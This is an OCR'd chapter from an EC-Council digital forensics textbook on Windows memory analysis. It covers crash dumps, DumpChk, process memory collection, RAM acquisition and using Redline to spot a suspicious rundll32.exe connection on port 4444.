


Perform Windows Memory and Registry Analysis

In modern computing, RAM plays a major role in storing volatile information. Traces of processes, threads, malware, open files, network connections, hidden applications, encryption keys, etc. can be found on RAM, making it a most crucial component from the point of view of evidence gathering. Therefore, having the ability to examine this data is highly advantageous for forensics. On the other hand, Windows registry keys record every action that a user performs on the machine. An examination of these registries can help forensic investigators trace user actions on the systems.

This section discusses how to analyze memory (RAM) on a Windows machine. It also presents an overview of Windows registry forensic analysis.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Windows Memory Analysis

Windows memory analysis is an integral part of forensic analysis and involves acquisition of physical memory or RAM dumps of the Windows machine. Examining these memory dumps help investigators detect hidden rootkits, find hidden objects, determine any suspicious process, etc.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Windows Crash Dump

Memory dump or crash dump is a storage space where the system stores a memory backup in case of a system failure. The system also creates a memory dump when it does not have enough memory for system operation. Crash dumps help in diagnosing and identifying bugs in a program that led to the system crash. It includes all the information regarding stop messages, a list of loaded drivers, and information about the processor that stopped. The information in memory dumps is in binary, octal, or hexadecimal format. This backup enables users to examine the cause of the system crash and identify any errors in the applications or in the OS. In Windows systems, it is popularly known as the blue screen of death (BSOD). The core dump includes the system state, memory locations, application or program status, program counters, etc. before the system failure. The system needs to reboot to be accessible after the memory dump is taken. This memory also maintains a system log file for future reference.

In Windows 10, the OS creates the following memory dumps:

- Automatic memory dump
- Complete memory dump
- Kernel memory dump
- Small memory dump

Examining the crash dumps can sometimes help a forensic investigator in finding out if the crash is caused due to an internal error or by a remote attacker, who was successful in exploiting a bug in the OS, or a third-party application installed on the OS. Investigators can use tools such as DumpChk to analyze the memory dump in such cases.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.27: Selecting Automatic memory dump in Startup and Recovery Settings

- **DumpChk**

  Source: *https://docs.microsoft.com*

  DumpChk (Microsoft's crash dump file checker tool) is a program that performs a quick analysis of a crash dump file. It shows summary information about what the dump file contains. If the dump file is corrupt in such a way that it cannot be opened by a debugger, DumpChk reveals the same to the investigator.


  Syntax:

  ```
  DumpChk [-y SymbolPath] DumpFile
  ```

  Parameters:

  - **-y SymbolPath**: SymbolPath specifies where DumpChk needs to search for symbols
  - **DumpFile**: DumpFile specifies the crash dump file that is to be analyzed

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Collecting Process Memory

During an investigation, the investigator is usually interested in only particular processes rather than a list of all processes and would prefer to gather more than just the contents of process memory available in RAM dump file. For example, the investigator might have quickly identified processes of interest that required no additional extensive investigation. There are ways to collect all the memory used by a process—not just what is present in physical memory but what is in virtual memory or the page file as well. The Process Dumper tool dumps the entire process space, along with additional metadata and the process environment, to the console (STDOUT) so that the output can be redirected to a file or a socket.

Userdump.exe allows dumping of any process, without attaching a debugger and without terminating the process once the dump has been completed. Moreover, the dump file generated by userdump.exe can be read by MS debugging tools. However, it requires installation of its specific driver. Another method of dumping a process is to use adplus.vbs script. Once done with the dumping process, investigators can use debugging tools such as Handle.exe and ListDLLs.exe to analyze the dump files.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Random Access Memory (RAM) Acquisition

Examining volatile memory is as important as non-volatile memory. From forensics point of view, examining RAM dumps provides system artifacts such as running services, accessed files and media, system processes, network information, and malware activity.

During live acquisition, investigators use tools such as Belkasoft RAM Capturer and AccessData FTK Imager to perform RAM dumps.





Figure 6.28: Capturing RAM using AccessData FTK Imager

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Memory Forensics: Malware Analysis Using Redline

- Redline is a security tool to identify malicious activities through memory and helps forensic investigators to establish the **timeline and scope of an incident**
- Analyze the RAM dump using Redline by loading it from '**Analyze Data**' section
- Under '**Analysis Data**' tab, you can find all the processes running on the system when the RAM dump was acquired



https://www.fireeye.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Memory Forensics: Malware Analysis Using Redline (Cont'd)

Click on '**Ports**' under '**Processes**' tab, where you can find all the connections available when the RAM dump was acquired

From the screenshot, it is observed that the Process '**rundll32.exe**', PID 1896 is making connection to Remote IP Address **172.20.20.21** over Port **4444**, which looks suspicious





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Memory Forensics: Malware Analysis Using Redline

Source: *https://www.fireeye.com*

Forensic investigators can use tools such as Redline to analyze the memory and detect malicious activities that occurred on a system.

This tool help investigators construct the timeline and scope of a cyber-crime incident.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Steps involved in performing malware analysis using Redline utility:

- Analyze the RAM dump using Redline by loading it from 'Analyze Data' section
- Under 'Analysis Data' tab, you can find all the processes running on the system when the RAM dump was acquired as indicated in the figure below.




Figure 6.29: Identifying suspicious process

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Click on ‘Ports’ under ‘Processes’ tab so that you can find all the connections available when the RAM dump was acquired
- From the figure below, it is observed that the Process ‘rundll32.exe’, with the PID 1896, is making connection with Remote IP Address 172.20.20.21 over Port 4444, which looks suspicious




Figure 6.30: Using Redline for malware analysis


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

